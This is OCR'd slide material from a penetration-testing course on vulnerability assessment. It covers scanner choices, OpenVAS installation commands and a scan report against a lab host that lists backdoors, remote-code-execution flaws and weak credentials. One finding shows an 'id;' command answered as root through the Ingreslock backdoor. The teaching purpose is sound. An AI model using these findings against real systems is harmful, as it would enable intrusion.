PENETRATION TESTING

VULNERABILITY ASSESSMENT

RELEVANT CONCEPT

Thanks to network scanning, banner grabbing, and enumeration, we should have at this point a pretty good understanding of the types of services running on our network.

VULNERABILITY ASSESSMENT


Several stakeholders provide a definition of vulnerability assessment

SANS https://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-421

OWASP https://owasp.org/www-project-web-security-testing-guide/

MITRE https://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/vulnerability-assessment

VULNERABILITY ASSESSMENT


SANS

SANS Institute
Information Security Reading Room

Vulnerability Assessment

Susan Cima

VULNERABILITY ASSESSMENT

Vulnerability assessment has to do with detecting vulnerabilities

Penetration testing goes farther with the following phases (exploitation and post-exploitation)

VULNERABILITY ASSESSMENT

Here we find a first issue: how to verify that a vulnerability affects a system?

Just checking software versions is not enough, they may have been patched

An evidence can be provided through a **proof-of-concept (PoC) exploit**

A PoC is an exploit that relies on the vulnerability while being harmless for the vulnerable system (and related systems)

VULNERABILITY ASSESSMENT

Vulnerabilities can be found in three ways (excluding 0 days):

- automatically through a vulnerability scanner
- manually by leveraging vulnerability databases
- manually by leveraging domain knowledge

VULNERABILITY ASSESSMENT

Several tools perform automatic vulnerability scanning/assessment. For instance:

- Nessus. https://www.tenable.com/products/nessus-vulnerability-scanner
- Nexpose. https://www.rapid7.com/products/nexpose/
- OpenVAS. http://www.openvas.org/

VULNERABILITY ASSESSMENT

Some vulnerability scanners are specialized on specific types of vulnerabilities

For instance OWASP ZAP (https://owasp.org/www-project-zap/) tests a number of vulnerabilities of web applications

However, in vulnerability assessment there is no **silver bullet!** In many cases, although a vulnerability is known, detecting it is non trivial

INSTALLING OPENVAS

VULNERABILITY ASSESSMENT

OpenVAS is free open source, multi-platform software

There is also a virtual appliance if you don’t want to install it on your machine

VULNERABILITY ASSESSMENT

On Ubuntu/Debian

```
sudo add-apt-repository ppa:mrazavi/openvas
sudo apt-get update
sudo apt install sqlite3
sudo apt install openvas9
sudo apt install libopenvas9-dev
sudo greenbone-nvt-sync
sudo greenbone-scapdata-sync
sudo greenbone-certdata-sync
```

VULNERABILITY ASSESSMENT

Restart services and check they are running

```
systemctl restart openvas-scanner
systemctl restart openvas-manager
systemctl restart openvas-gsa
ps -aux | grep openvas
```

VULNERABILITY ASSESSMENT

Test the installation

Open a browser and digit https://127.0.0.1:4000

Default credentials: admin, admin


With docker compose

Follow instructions here
https://greenbone.github.io/docs/latest/22.4/container/index.html


The just start with: docker-compose up -d


Switch off with: docker-compose down

VULNERABILITY ASSESSMENT




VULNERABILITY ASSESSMENT







VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT



Vulnerability	Severity	QoD	Host	Location	Actions
rexec Passwordless / Unencrypted Cleartext Login	10.0 (High)	80%	192.168.122.137	512/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.122.137	general/tcp	
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.122.137	80/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.122.137	1099/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.122.137	8787/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.122.137	1524/tcp	
MySQL / MariaDB weak password	9.0 (High)	95%	192.168.122.137	3306/tcp	
VNC Brute Force Login	9.0 (High)	95%	192.168.122.137	5900/tcp	
rsh Unencrypted Cleartext Login	7.5 (High)	80%	192.168.122.137	514/tcp	
phpinfo() output Reporting	7.5 (High)	80%	192.168.122.137	80/tcp	
rlogin Passwordless / Unencrypted Cleartext Login	7.5 (High)	70%	192.168.122.137	513/tcp	
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	7.5 (High)	99%	192.168.122.137	8009/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%	192.168.122.137	80/tcp	
Check for Backdoor in UnrealIRCd	7.5 (High)	70%	192.168.122.137	6667/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.122.137	6200/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.122.137	21/tcp	
Test HTTP dangerous methods	7.5 (High)	99%	192.168.122.137	80/tcp	
FTP Brute Force Logins Reporting	7.5 (High)	95%	192.168.122.137	21/tcp	
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	192.168.122.137	22/tcp	
UnrealIRCd Authentication Spoofing Vulnerability	6.8 (Medium)	80%	192.168.122.137	6667/tcp	
TWiki Cross-Site Request Forgery Vulnerability - Sep10	6.8 (Medium)	80%	192.168.122.137	80/tcp	
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	6.8 (Medium)	99%	192.168.122.137	25/tcp	
Anonymous FTP Login Reporting	6.4 (Medium)	80%	192.168.122.137	21/tcp	
TWiki Cross-Site Request Forgery Vulnerability	6.0 (Medium)	80%	192.168.122.137	80/tcp	
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)	6.0 (Medium)	99%	192.168.122.137	445/tcp	
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	192.168.122.137	80/tcp	

VULNERABILITY ASSESSMENT

Result: Possible Backdoor: Ingreslock

Vulnerability		Severity	QoD
Possible Backdoor: Ingreslock		10.0 (High)	99%

Summary
A backdoor is installed on the remote host.

Vulnerability Detection Result

```
The service is answering to an 'id;' command with the following response: uid=0(root) gid=0(root)
```

Impact
Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.


Solution
Solution type: Workaround

A whole cleanup of the infected system is recommended.

Vulnerability Detection Method
Details: Possible Backdoor: Ingreslock (OID: 1.3.6.1.4.1.25623.1.0.103549)

Version used: 2020-03-21T13:23:23+0000

VULNERABILITY ASSESSMENT



NVT: Possible Backdoor: Ingreslock

Config:
Family: Gain a shell remotely
OID: 1.3.6.1.4.1.25623.1.0.103549
Version: 2020-03-21T13:23:23+0000
Notes: 0
Overrides: 0
Show scan results for this NVT

Summary

A backdoor is installed on the remote host.

Vulnerability Scoring

CVSS base: 10.0
CVSS base vector: AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Detection Method

Quality of Detection: remote_vul (99%)

Impact

Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.


Solution

Solution type: Workaround

A whole cleanup of the infected system is recommended.

VULNERABILITY ASSESSMENT

Ingreslock backdoor PoC exploit



MANUAL VULNERABILITY ASSESSMENT

RELEVANT CONCEPT

Automatic scanners provide a fantastic support for batch detection of common vulnerabilities. Yet, the have a hard time against corner cases. In pentesting **everything** interesting is corner case.

VULNERABILITY ASSESSMENT

Scanning WackoPicko we get 3 not so severe vulnerabilities

Actually WackoPicko suffers from 16 very severe vulnerabilities

Report: Results (3 of 151)

Vulnerability		Severity	QoD	Host
Missing `httpOnly` Cookie Attribute		5.0 (Medium)	80%	192.168.122.123
Cleartext Transmission of Sensitive Information via HTTP		4.8 (Medium)	80%	192.168.122.123
TCP timestamps		2.6 (Low)	80%	192.168.122.123

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

VULNERABILITY ASSESSMENT

The reason why automatic scanners cannot find all the vulnerabilities is twofold

1. Detection is typically based on some PoC. However, they may require customizations in real cases
2. Some vulnerabilities are application dependent, e.g., stored XSS

